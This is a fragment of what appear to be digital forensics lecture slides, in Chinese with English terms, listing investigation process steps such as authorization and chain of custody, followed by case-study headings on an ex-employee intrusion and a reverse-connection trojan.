
結案
Close

同時進行
程序
Concurrent
Process


- 1.獲取授權(Obtaining Authorization)
- 2.資料文件化(Documentation)
- 3.管理資訊流(Managing Information Flow)
- 4.維持證物監管鏈(Preserving Chain-of-custody)
- 5.保存數位證據(Preserving Digital Evidence)
- 6.與實體調查相互參考(Interaction with Physical Investigation)

4. 案例分析


(1) 個案：離職員工入侵



(1)個案：Peep反彈式木馬



